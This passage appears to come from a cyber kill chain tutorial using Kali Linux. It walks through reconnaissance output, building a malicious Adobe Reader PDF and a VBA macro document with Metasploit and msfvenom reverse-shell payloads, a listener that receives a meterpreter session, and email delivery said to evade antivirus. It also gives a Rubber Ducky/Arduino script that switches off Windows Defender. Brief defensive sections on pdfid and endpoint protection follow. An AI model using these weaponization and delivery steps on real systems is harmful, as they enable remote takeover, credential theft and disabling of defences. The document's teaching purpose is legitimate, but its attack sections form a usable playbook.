
```
.-[ 172.16.77.159/53382 -> 185.230.60.211/80 (syn) ]-
|
| client    = 172.16.77.159/53382
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic
| raw_sig   = 4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df,id+:0
|
`----

.-[ 172.16.77.159/53382 -> 185.230.60.211/80 (mtu) ]-
|
| client    = 172.16.77.159/53382
| link      = Ethernet or modem
| raw_mtu   = 1500
```

vii. Get more information about the IP address 185.230.60.211. In new tab type whois 185.230.60.211. The output:

```
root@kali:~# whois 185.230.60.211
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '185.230.60.0 - 185.230.60.255'

% Abuse contact for '185.230.60.0 - 185.230.60.255' is 'abuse@wix.com'

inetnum:        185.230.60.0 - 185.230.60.255
netname:        wix_com_inc
country:        US
admin-c:        SP17239-RIPE
tech-c:         SP17239-RIPE
status:         LIR-PARTITIONED PA
mnt-by:         il-wixcom-sys-mnt
mnt-by:         il-wixcom-1-mnt
created:        2018-05-21T15:00:58Z
last-modified:  2019-10-10T07:20:09Z
source:         RIPE

person:         Stanislav Panich
address:        Namal Tel Aviv 40
phone:          +972 3 5454900
nic-hdl:        SP17239-RIPE
mnt-by:         il-wixcom-sys-mnt
created:        2018-05-09T15:30:17Z
last-modified:  2018-05-09T15:30:17Z
source:         RIPE
```

viii. We can see that the IP points to wix.com, which is the host for the www.cfsi.co website.

ix. We can see other pieces of information, including the uptime of the server and other IP addresses and hops along the way:



---

2. WEAPONIZATION: -

a. Attack: -

Attacker use the gathered information from reconnaissance about the target to develop exploits or malicious payloads to send the victim. The attacker could: Make a Document with a malicious Macro, design a phishing mail, make a malicious PDF file and Prepare USB drives for a drive by attack.

- **Metasploit: -**

i. We want to gain shell on the computer and run a key logger to gain passwords, intel or any other useful info. We start off by loading our msfconsole (using Kali Linux).

ii. We are going to be using the Adobe Reader 'util.printf()' JavaScript Function Stack Buffer Overflow Vulnerability. Which enables us to create a malicious PDF that will give the victim a sense of security in opening it.

iii. Start by creating our malicious PDF file for use in this client-side exploit.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting                      Required  Description
   ----      ---------------                      --------  -----------
   FILENAME  BestComputers-UpgradeInstructions.pdf  yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.128    yes       The listen address
   LPORT     4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

iv. With all the options set the way we want, we run **exploit** to create our malicious file.

```
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] BestComputers-UpgradeInstructions.pdf stored at /root/.msf4/local/BestComputers-UpgradeInstructi
msf exploit(adobe_utilprintf) >
```

v. The pdf is created in the sub-directory of where we are. We will copy it to our **/tmp** directory so it is easier to locate later on in our exploit.

vi. We also need to set up a listener to capture this reverse connection. In a new tab we use **msfconsole** to set up our multi handler listener.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

vii. Now that our listener is waiting to receive its malicious payload, we have to deliver this payload to the victim. We can use **sendEmail** in Kali to achieve this. The file sent will not be detected by any antivirus software on the victim's side. Any other social engineering method could be used.

viii. Upon copying the file on their computer (victim'), on the attacker's machine this is what is revealed:

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 -> 192.168.8.130:49322)

meterpreter >
```

ix. We now have a shell on their computer through a malicious PDF client-side exploit. What would be wise at this point is to move the shell to a different process, so when they kill Adobe, we don't lose our shell.

- VBSCRIPT Infection Methods: -


i. Metasploit has a couple of built-in methods you can use to infect Word and Excel documents with malicious Metasploit payloads.


ii. Used to bypass some sort of filtering that does not allow executables and only permits documents to pass through.

iii. Run the command "**msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.X.XXX LPORT=8080 -e x86/shikata_ga_nai -f vba-exe**"


```
root@kali: # msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.1
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
'*************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
...snip...
```

iv. Transfer this script over to a machine with Windows and Office installed
View->Macros->View Macros then place a name like **"moo"** and select **"create".**
paste the output of the first portion of the payload script into the editor, save it and then paste the remainder of the script into the word document itself.






v. Before we send off our malicious document to our victim, we first need to set up our Metasploit listener. Run "msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.X.XXX; set LPORT 8080; run; exit -y""



vi. Once the document is opened, back to where we have our Metasploit exploit/multi/handler listener:



b. Defence: -


There is nothing a defender could do as this is not an active phase; the attacker does not directly interact with the target. Implementing proper defenses to prevent reconnaissance can stop attacker, this includes; updating software to avoid vulnerabilities from an application's earlier versions.

- PDF forensics with Kali Linux: -


This is an example from a blog which reviews the software.

i. The tool we will be using is **pdfid** which will scan a file to look for certain PDF keywords, allowing you to identify PDF documents that contain (for example) JavaScript or execute an action when opened.


ii. Let us first analyse any malicious pdf. From the image we can see that the **evil.pdf** has JavaScript, Open action and launch objects which are indeed malicious.



iii. To confirm, test a file that is not malicious: As you have seen above, it's totally clean



iv. We can disable the malicious elements of the file using pdfid as shown: Now the file is clean.



- **Endpoint Protection Tools: -**

An endpoint is any device (be it a laptop, phone, tablet, or server) connected to a secure business network. Every endpoint is a soft spot that cybercriminals can take advantage of and gain unauthorized access to the network. Endpoint protection software focuses on hardening endpoints against potential cyberattacks. Some of their features: -

i. Machine learning: - Algorithm that, when fed enough data, allows a machine with endpoint protection to start recognizing patterns in a given data set. The machine can analyse the data it's receiving back from a group of endpoints and use those insights to determine if a particular program is malicious.
ii. Behavioural analysis: - The machine is specifically looking for benign applications being used in abnormal ways to spread malware.
iii. Known attack detection: - Known attack detection compares potentially malicious programs against a list of known threats.
iv. Exploit mitigation: - Mitigation layer uses various application hardening techniques to stop attackers from exploiting software vulnerabilities in an endpoint. This stops attackers from getting root access.
v. Cloud-based centralized management: - Early forms of endpoint protection software was designed to be installed locally while modern day versions are built for the cloud. This makes the software quick to deploy, easy to manage, and scalable.
vi. Automation: - Cyberattacks happen fast. By the time a human user has any idea what's going on, the damage is already done. Basic security actions like detection, protection, and remediation happen with as much or as little human involvement
vii. Single agent architecture: - The endpoint device gets a lightweight program that's easy to deploy and easy to manage, which does no weighed down with resource hogging, potentially unnecessary bloatware.
viii. Remediation: - Removing active malware is a given, but remediation should also include malware artifacts and troublesome persistence mechanisms that might allow a threat to come back.

3. DELIVERY: -


a. Attack: -

This phase the attacker sends malicious payload to the victim by e-mail or other means. Depending on the organization's weakest link, the delivery methods may change; humans being the weakest link. Some methods used: Phishing Email, Email with Malicious Attachments (ISO, PDF, WORD File with Macros, HTAs etc.), Dropping infected USB drives in a public place

o Rubber Ducky: -

i. Normally, a rubber ducky can be purchased with pre-crafted key strokes to be injected to the target machine by posing as the keyboard.
ii. A Rubber Ducky could be home made, requirements: Arduino based board, USB connector, Arduino IDE.
iii. First, download Arduino IDE from https://www.arduino.cc/en/software/ and install the software like any other software you install on windows.
iv. Connect the Arduino board to the computer using the USB connector and open the IDE.
v. Now from the Payload list https://github.com/hak5darren/USB-Rubber-Ducky/wiki/payloads choose according to your task.
vi. Convert the code that you have chosen to make executable in Arduino https://techchip.net/ducky/ . Code example is used to turn off windows defender

```
REM turn off windows defender then clear action centre
REM start of script
REM let the HID enumerate
DELAY 2000
ESCAPE
DELAY 100
CONTROL ESCAPE
DELAY 100
STRING Windows Defender Settings
ENTER
DELAY 2000
REM why TAB and HOME?
TAB
DELAY 50
REM why TAB and HOME?HOME
DELAY 50
ALT F4
DELAY 3200
REM windows + a = ????
GUI a
DELAY 500
ENTER
DELAY 100
GUI a
```




```
REM turn off windows defender then clear action center
REM author:geeksforgeeks
REM You take responsibility for any laws you break with this, I simply point out the security flaw
REM start of script
REM let the HID enumerate
DELAY 2000
ESCAPE
DELAY 100
CONTROL ESCAPE
DELAY 100
STRING Windows Defender Settings
ENTER
DELAY 2000
REM why TAB and HOME?
TAB
DELAY 50
REM why TAB and HOME?HOME
DELAY 50
ALT F4
DELAY 3200
REM windows + a = ????
GUI a
DELAY 500
ENTER
DELAY 100
GUI a
```


```
/*
 * Generated with <3 by Dckuino.js, an open source project !
 */

#include "Keyboard.h"

void typeKey(int key)
{
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}

/* Init function */
void setup()
{
  // Begining the Keyboard stream
  Keyboard.begin();

  // Wait 500ms
  delay(500);

  // turn off windows defender then clear action center
  // author:judge2020
  // You take responsibility for any laws you break with this, I simply point out the security
flaw
  // start of script
  // let the HID enumerate
  delay(2000);

  typeKey(KEY_LEFT_ESC);

  delay(100);

  Keyboard.press(KEY_LEFT_CTRL);
  Keyboard.press(KEY_LEFT_ESC);
  Keyboard.releaseAll();

  delay(100);
```

vii. In the Arduino IDE creates a new project, by clicking on File–> New project.

viii. After converting to new code adding to the Arduino IDE, now select the board which you are using. Tools–>Board–>Your board.




ix. Click on the project and choose the port, where Arduino is connected. **Tools–>Port–>Your Port**.

